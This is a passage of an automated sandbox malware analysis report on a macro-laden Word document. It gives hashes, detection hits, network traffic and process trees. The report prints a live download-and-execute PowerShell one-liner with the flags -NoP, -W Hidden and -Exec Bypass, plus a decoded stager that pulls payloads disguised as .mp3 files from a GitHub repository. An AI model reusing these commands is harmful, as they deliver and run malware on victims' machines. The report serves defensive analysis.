Yara Hits:	<ul style="list-style-type: none"> <li>Rule: PowerShell_in_Word_Doc, Description: Detects a powershell and bypass keyword in a Word document, Source: C:\Users\user\AppData\Local\Temp\~DFA094A62AA4BA8959.TMP, Author: Florian Roth</li> <li>Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: C:\Users\user\AppData\Local\Temp\~DFA094A62AA4BA8959.TMP, Author: Florian Roth</li> </ul>
Antivirus:	<ul style="list-style-type: none"> <li>Antivirus: Avira, Detection: 100%</li> <li>Antivirus: Joe Sandbox ML, Detection: 100%</li> </ul>
Reputation:	low
Preview:	.....>..... .....%..... .....1..2...".#...\$...&.....'...(...).*...+...../...0...1...3.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\RFORrHIRNe.LNK

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Thu Nov 4 07:49:11 2021, mtime=Thu Nov 4 07:49:11 2021, atime=Thu Nov 4 07:49:15 2021, length=39936, window=hide
Category:	dropped
Size (bytes):	1014
Entropy (8bit):	4.530334739432499
Encrypted:	false
SSDEEP:	12:8j2nFgXg/XAICPCHaXjByB//ix+WqcQ3fllicvbnJJIEDtZ3YiIMMEpxRljKyT8:8j2b/XTTck67eEnIEDv3q3Qd7Qy
MD5:	563776B34A33F432F754E14CD0C811BC

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\RfORrHIRNe.LNK	
SHA1:	467467EF57A6D838836835D5725D38E72FE49DAF
SHA-256:	BF65957F29E0D67AFCCDD2F6FCBCB57879057E0313C152BC00F422395C4717AC1
SHA-512:	E36BFF43CB5926BC47DAFFAA7B1E3239002C4291C8F95BEE161ABD890938968C53B8D0EC3E4AE1065C06A72CB3C4880EC3165D3F4A2FE2C8BD9D94B5A11D48D3
Malicious:	false
Reputation:	low
Preview:	L.....F.....;q.X...;q.X...Y.X.....P.O. .i.....+00../C:\.....t.1....QK.X..Users.^......QK.X*.....6....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....L.1.....S...user.8.....QK.X.S.*...&=...U.....A.l.b.u.s.....z.1....dS&F..Desktop.d....QK.XdS&F*..._...De.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....f.2.....dS(F..RFORRH-1.DOC..J.....dS&FdS&F*.....R.f.O.R.r.H.I.R.N.e...d.o.c.....X.....8...[.....?J.....C:\Users\..#\414408\Users.user\Desktop\RfORrHIRNe.doc.%.....\.....\.....\.....\D.e.s.k.t.o.p.l.R.f.O.R.r.H.I.R.N.e...d.o.c.....;L.B)...Ag.....1SPS.XF.L8C...&m.m.....-S.-1.-5.-.2.1.-9.6.6.7.7.1.3.1.5--3.0.1.9.4.0.5.6.3.7.-3.6.7.3.3.6.4.7.7.-1.0.0.6.....X.....414408.....D_...3N...W...9..g.....[D_...3N...W...9..g...

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	71
Entropy (8bit):	4.5549224798255485
Encrypted:	false
SSDEEP:	3:bdDuMJlvQ9sm2mX1esm2v:bCkurUrl
MD5:	8DC46D624D55247F3AFCD57A59AD13A
SHA1:	8AF5CE5B75E603C633DF82EBED33186753FB52BC
SHA-256:	903B82AD8418567C1F8EB0127EA8A86876D3C8CC86C10D1606B4D6CC7F82F2B8
SHA-512:	32D98F2F022128F67B3DF32680F1E45F3DAE22E7CECF27EEC184E4492A9C19A2C78DF7065D30C7C16A7C1D28558DB23B36D691283521609D16075A3A3B0E0205C
Malicious:	false
Reputation:	low
Preview:	[folders].Templates.LNK=0..RfORrHIRNe.LNK=0..[doc].RfORrHIRNe.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates-\$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVYEGIBsB2qWWqIFGa1/n:vdsCkWyYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00AC245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-msar (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5802717128210926
Encrypted:	false
SSDEEP:	96:chQCQMqeqvsqVcwo5z8hQCQMqeqvsEHyqvJcworXzKAY7H6F2XblUVjA2:cWzo5z8WnHnorXzK6F2XcA2
MD5:	672D4FA68A59184E8FA26CBCC685409F
SHA1:	B2B0FCDE6711AFA0F586B6EF5B87555FFDD4CC5
SHA-256:	E9474717A3CF6EC83C908F73EBAC809370AC4D9B8740583D72382B2691D01F1E
SHA-512:	44E0586F7CAE5564EA7B102B4EB713555242CC027FC1CED03EEB2004D2403584BF8108FF7853B14FA6FCC95F1892C6E75DA0D0DC3099A8A0CE6A22B787BC1E1C
Malicious:	false
Preview:	.....FL.....F".....8.D...xq{D...xq{D...k.....P.O. .i.....+00../C:\.....\1.....{J\..PROGRA-3..D.....{J\}*...k.....P.r.o.g.r.a.m.D.a.t.a....X.1.....-Jlv..MICROS-1..@.....-Jlv*...l.....M.i.c.r.o.s.o.f.t....R.1....wJ;. Windows.<.....:wJ;*.....W.i.n.d.o.w.s.....1.....:({.STARTM-1.j.....:({*.....@.....S.t.a.r.t..M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.6.....~.1....S!..Programs.f.....S!.*.....<....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.2.....1.....xJu..ACCESS-1.l.....wJr.*.....B....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.1.....j.1.....".WINDOW-1.R.....:}*.....W.i.n.d.o.w.s..P.o.w.e.r.S.h.e.l.l....v.2.k.....;..WINDOW-2.LNK.Z.....;.*...=.....W.i.n.d.o.w.s.

<b>C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\A5FROKCO9YHIX8A61MON.temp</b>	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5802717128210926
Encrypted:	false
SSDEEP:	96:chQCQMqeqvsqyJCwo5z8hQCQMqeqvsEHyqvJCworXzKAY7H6F2XblUVJA2:cWzo5z8WnHnorXzK6F2XcA2
MD5:	672D4FA68A59184E8FA26CBCC685409F
SHA1:	B2B0FCDE6711AEFA0F586B6EF5B87555FFDD4CC5
SHA-256:	E9474717A3CF6EC83C908F73EBAC809370AC4D9B8740583D72382B2691D01F1E
SHA-512:	44E0586F7CAE5564EA7B102B4EB713555242CC027FC1CED03EEB2004D2403584BF8108FF7853B14FA6FCC95F1892C6E75DA0D0DC3099A8A0CE6A22B787BC1E1C
Malicious:	false
Preview:	.....FL.....F". ....8.D...xq{D...xq{D...k.....P.O...i.....+00.../C:\.....\1....{J}. PROGRA~3..D.....{J}*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~Jv. MICROS~1..@.....~Jv*...l.....M.i.c.r.o.s.o.f.t....R.1....wJ;. Windows.<.....wJ;*.....W.i.n.d.o.w.s.....1.....:( ..STARTM~1.j.....:((*.....@.....S.t.a.r.t..M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.6....-1.....S!...Programs.f.....S!*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,-2.1.7.8.2.....1.....xJu=.ACCESS~1.l.....wJr*.....B....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.6.1.....j.1.....". WINDOW~1..R.....;:*" .....W.i.n.d.o.w.s..P.o.w.e.r.S.h.e.l.l.....v.2.k....., WINDOW~2.LNK.Z.....;,*...=.....W.i.n.d.o.w.s.

<b>C:\Users\user\Desktop~\$ORrHIRNe.doc</b>	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGIBsB2qWWqIFGa1/n:vdSCKWYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....z.....p4.....x...

## Static File Info

General	
File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Admin, Template: Normal.dotm, Last Saved By: Admin, Revision Number: 12, Name of Creating Application: Microsoft Office Word, Total Editing Time: 07:00, Create Time/Date: Wed Nov 3 22:06:00 2021, Last Saved Time/Date: Wed Nov 3 22:17:00 2021, Number of Pages: 1, Number of Words: 10, Number of Characters: 61, Security: 0
Entropy (8bit):	3.971846508462655
TrID:	<ul style="list-style-type: none"> <li>Microsoft Word document (32009/1) 54.23%</li> <li>Microsoft Word document (old ver.) (19008/1) 32.20%</li> <li>Generic OLE2 / Multistream Compound File (8008/1) 13.57%</li> </ul>
File name:	RfORrHIRNe.doc
File size:	38912
MD5:	955d5d2855b291a3cf1fc6655bbbb79
SHA1:	b58901cf8967310228bc6e4c224b2cfaf014bc65
SHA256:	63acfd6633bf3fe6462d8de72904338e2a97392654d8b39a97d18b9e7f3b25b8
SHA512:	044f7164d30798656cb0f17f1a7ab76dceb2f6fb1107f04a6f300d2551459d0804a03db76591a7a10a900fddc8a7ca5d9442ec4846709f9c9684e1aaeaf14e
SSDEEP:	384:o/MMMOtM1ulwUmDoKdAa8WRGbiSAoKXmVkk54miJ2JLN0jUDt3ou0FeK:o/MMMOtM1ulwU0T1MvKzmM2fxu0FeK



## General

File Content Preview:

.....>...../.....2.....  
.....  
.....

## File Icon



Icon Hash:

e4eea2aaa4b4b4a4

## Static OLE Info

### General

Document Type: OLE  
Number of OLE Files: 1

### OLE File "RfORrHIRNe.doc"

### Indicators

Has Summary Info: True  
Application Name: Microsoft Office Word  
Encrypted Document: False  
Contains Word Document Stream: True  
Contains Workbook/Book Stream: False  
Contains PowerPoint Document Stream: False  
Contains Visio Document Stream: False  
Contains ObjectPool Stream:  
Flash Objects Count:  
Contains VBA Macros: True

### Summary

Code Page: 1251  
Title:  
Subject:  
Author: Admin  
Keywords:  
Comments:  
Template: Normal.dotm  
Last Saved By: Admin  
Revision Number: 12  
Total Edit Time: 420  
Create Time: 2021-11-03 22:06:00  
Last Saved Time: 2021-11-03 22:17:00  
Number of Pages: 1  
Number of Words: 10  
Number of Characters: 61  
Creating Application: Microsoft Office Word  
Security: 0

### Document Summary

Document Code Page: 1251  
Number of Lines: 1  
Number of Paragraphs: 1  
Thumbnail Scaling Desired: False  
Company:  
Contains Dirty Links: False  
Shared Document: False  
Changed Hyperlinks: False  
Application Version: 1048576  
Language:

### Streams with VBA

### Streams

## Network Behavior

### Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/04/21-01:49:49.942100	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	52167	8.8.8.8	192.168.2.22
11/04/21-01:49:50.024088	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	50591	8.8.8.8	192.168.2.22

### Network Port Distribution

### TCP Packets

### UDP Packets

### DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 4, 2021 01:49:49.920382023 CET	192.168.2.22	8.8.8.8	0xcf68	Standard query (0)	github.com	A (IP address)	IN (0x0001)
Nov 4, 2021 01:49:50.002633095 CET	192.168.2.22	8.8.8.8	0xadab	Standard query (0)	github.com	A (IP address)	IN (0x0001)
Nov 4, 2021 01:49:50.558506966 CET	192.168.2.22	8.8.8.8	0xd1cd	Standard query (0)	raw.github usercontent.com	A (IP address)	IN (0x0001)

### DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 4, 2021 01:49:49.942100048 CET	8.8.8.8	192.168.2.22	0xcf68	No error (0)	github.com		140.82.121.3	A (IP address)	IN (0x0001)
Nov 4, 2021 01:49:50.024087906 CET	8.8.8.8	192.168.2.22	0xadab	No error (0)	github.com		140.82.121.3	A (IP address)	IN (0x0001)
Nov 4, 2021 01:49:50.577189922 CET	8.8.8.8	192.168.2.22	0xd1cd	No error (0)	raw.github usercontent.com		185.199.108.133	A (IP address)	IN (0x0001)
Nov 4, 2021 01:49:50.577189922 CET	8.8.8.8	192.168.2.22	0xd1cd	No error (0)	raw.github usercontent.com		185.199.109.133	A (IP address)	IN (0x0001)
Nov 4, 2021 01:49:50.577189922 CET	8.8.8.8	192.168.2.22	0xd1cd	No error (0)	raw.github usercontent.com		185.199.110.133	A (IP address)	IN (0x0001)
Nov 4, 2021 01:49:50.577189922 CET	8.8.8.8	192.168.2.22	0xd1cd	No error (0)	raw.github usercontent.com		185.199.111.133	A (IP address)	IN (0x0001)

### HTTP Request Dependency Graph

- github.com
- raw.githubusercontent.com

### HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49166	140.82.121.3	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
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Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49167	185.199.108.133	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49165	140.82.121.3	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Nov 4, 2021 01:49:49.978108883 CET	0	OUT	GET /ssbb36/stv/raw/main/5.mp3 HTTP/1.1 Host: github.com Connection: Keep-Alive
Nov 4, 2021 01:49:49.995512962 CET	0	IN	HTTP/1.1 301 Moved Permanently Content-Length: 0 Location: https://github.com/ssbb36/stv/raw/main/5.mp3

### HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49166	140.82.121.3	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-04 00:49:50 UTC	0	OUT	GET /ssbb36/stv/raw/main/5.mp3 HTTP/1.1 Host: github.com Connection: Keep-Alive
2021-11-04 00:49:50 UTC	0	IN	HTTP/1.1 302 Found Server: GitHub.com Date: Thu, 04 Nov 2021 00:49:50 GMT Content-Type: text/html; charset=utf-8 Vary: X-PJAX, X-PJAX-Container, Accept-Encoding, Accept, X-Requested-With permissions-policy: interest-cohort=() Access-Control-Allow-Origin: https://render.githubusercontent.com https://viewscreen.githubusercontent.com https://notebooks.githubusercontent.com Location: https://raw.githubusercontent.com/ssbb36/stv/main/5.mp3 Cache-Control: no-cache Strict-Transport-Security: max-age=31536000; includeSubdomains; preload X-Frame-Options: deny X-Content-Type-Options: nosniff X-XSS-Protection: 0 Referrer-Policy: no-referrer-when-downgrade Expect-CT: max-age=2592000, report-uri="https://api.github.com/_private/browser/errors"
2021-11-04 00:49:50 UTC	0	IN	Data Raw: 43 6f 6e 74 65 6e 74 2d 53 65 63 75 72 69 74 79 2d 50 6f 6c 69 63 79 3a 20 64 65 66 61 75 6c 74 2d 73 72 63 20 27 6e 6f 6e 65 27 3b 20 62 61 73 65 2d 75 72 69 20 27 73 65 6c 66 27 3b 20 62 6c 6f 63 6b 2d 61 6c 6c 2d 6d 69 78 65 64 2d 63 6f 6e 74 65 6e 74 3b 20 63 68 69 6c 64 2d 73 72 63 20 67 69 74 68 75 62 2e 63 6f 6d 2f 61 73 73 65 74 73 2d 63 64 6e 2f 77 6f 72 6b 65 72 2f 20 67 69 73 74 2e 67 69 74 68 75 62 2e 63 6f 6d 2f 61 73 73 65 74 73 2d 63 64 6e 2f 77 6f 72 6b 65 72 2f 3b 20 63 6f 6e 6e 65 63 74 2d 73 72 63 20 27 73 65 6c 66 27 20 75 70 6c 6f 61 64 73 2e 67 69 74 68 75 62 2e 63 6f 6d 20 6f 62 6a 65 63 74 73 2d 6f 72 69 67 69 6e 2e 67 69 74 68 75 62 75 73 65 72 63 6f 6e 74 65 6e 74 2e 63 6f 6d 20 77 77 77 2e 67 69 74 68 75 62 73 74 61 74 75 73 2e Data Ascii: Content-Security-Policy: default-src 'none'; base-uri 'self'; block-all-mixed-content; child-src github.com/assets-cdn/worker/ gist.github.com/assets-cdn/worker/; connect-src 'self' uploads.github.com objects-origin.githubusercontent.com www.githubstatus.
2021-11-04 00:49:50 UTC	2	IN	Data Raw: 3c 68 74 6d 6c 3e 3c 62 6f 64 79 3e 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 72 61 77 2e 67 69 74 68 75 62 75 73 65 72 63 6f 6e 74 65 6e 74 2e 63 6f 6d 2f 73 73 62 62 33 36 2f 73 74 76 2f 6d 61 69 6e 2f 35 2e 6d 70 33 22 3e 72 65 64 69 72 65 63 74 65 64 3c 2f 61 3e 2e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <html><body>You are being <a href="https://raw.githubusercontent.com/ssbb36/stv/main/5.mp3">redire cted</a>.</body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49167	185.199.108.133	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe


Timestamp	kBytes transferred	Direction	Data
2021-11-04 00:49:50 UTC	2	OUT	GET /ssbb36/stv/main/5.mp3 HTTP/1.1 Host: raw.githubusercontent.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-11-04 00:49:50 UTC	2	IN	HTTP/1.1 200 OK Connection: close Content-Length: 473 Cache-Control: max-age=300 Content-Security-Policy: default-src 'none'; style-src 'unsafe-inline'; sandbox Content-Type: text/plain; charset=utf-8 ETag: "c42cd382e5da9f4f09cf49119db08f21ab927655a40c4bf6043e9fbeatdfbfa36" Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff X-Frame-Options: deny X-XSS-Protection: 1; mode=block X-GitHub-Request-Id: 575C:24AC:9E4121:A4F6C2:61832E2E Accept-Ranges: bytes Date: Thu, 04 Nov 2021 00:49:50 GMT Via: 1.1 varnish X-Served-By: cache-mxp6940-MXP X-Cache: MISS X-Cache-Hits: 0 X-Timer: S1635986991.659436,VS0,VE145 Vary: Authorization,Accept-Encoding,Origin Access-Control-Allow-Origin: * X-Fastly-Request-ID: 90989139000a6800ba561921d915249b8b2851f4 Expires: Thu, 04 Nov 2021 00:54:50 GMT Source-Age: 0
2021-11-04 00:49:50 UTC	3	IN	Data Raw: 63 64 20 24 45 6e 76 3a 54 65 6d 70 0a 49 6e 76 6f 6b 65 2d 57 65 62 52 65 71 75 65 73 74 20 2d 55 72 69 20 22 68 74 74 70 3a 2f 2f 67 69 74 68 75 62 2e 63 6f 6d 2f 73 73 62 62 33 36 2f 73 74 76 2f 72 61 77 2f 6d 61 69 6e 2f 32 2e 6d 70 33 22 2d 2d 4f 75 74 46 69 6c 65 20 22 74 65 6d 70 35 34 36 38 35 22 0a 49 6e 76 6f 6b 65 2d 57 65 62 52 65 71 75 65 73 74 20 2d 55 72 69 20 22 68 74 74 70 73 3a 2f 2f 67 69 74 68 75 62 2e 63 6f 6d 2f 73 73 62 62 33 36 2f 73 74 76 2f 72 61 77 2f 6d 61 69 6e 2f 31 2e 6d 70 33 22 2d 4f 75 74 46 69 6c 65 20 22 65 6e 64 2e 76 62 73 22 0a 49 6e 76 6f 6b 65 2d 57 65 62 52 65 71 75 65 73 74 20 2d 55 72 69 20 22 68 74 74 70 3a 2f 2f 67 69 74 68 75 62 2e 63 6f 6d 2f 73 73 62 62 33 36 2f 73 74 76 2f 72 61 77 2f 6d 61 69 6e 2f 33 Data Ascii: cd \$Env:TempInvoke-WebRequest -Uri "http://github.com/ssbb36/stv/raw/main/2.mp3" -OutFile "temp546 85"Invoke-WebRequest -Uri "https://github.com/ssbb36/stv/raw/main/1.mp3" -OutFile "end.vbs"Invoke-WebRequest -Uri "http://github.com/ssbb36/stv/raw/main/3

## Code Manipulations

## Statistics

## Behavior

 Click to jump to process

## System Behavior

### Analysis Process: WINWORD.EXE PID: 2096 Parent PID: 596

#### General

Start time:	01:49:15
Start date:	04/11/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13fc80000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation: high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: powershell.exe PID: 2432 Parent PID: 2096

General

Start time:	01:49:18
Start date:	04/11/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	Powershell.exe -NoP -NonI -W Hidden -Exec Bypass IEX(New-Object Net.WebClient).DownloadString('http://github.com/ssbb36/stv/raw/main/5.mp3')
Imagebase:	0x13f590000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	<ul style="list-style-type: none"> <li>Rule: PowerShell_Susp_Parameter_Combos, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000001.00000002.418320805.0000000000250000.00000004.00000020.sdmp, Author: Florian Roth</li> </ul>
Reputation:	high

File Activities

Show Windows behavior

File Read

Registry Activities

Show Windows behavior

Disassembly

Code Analysis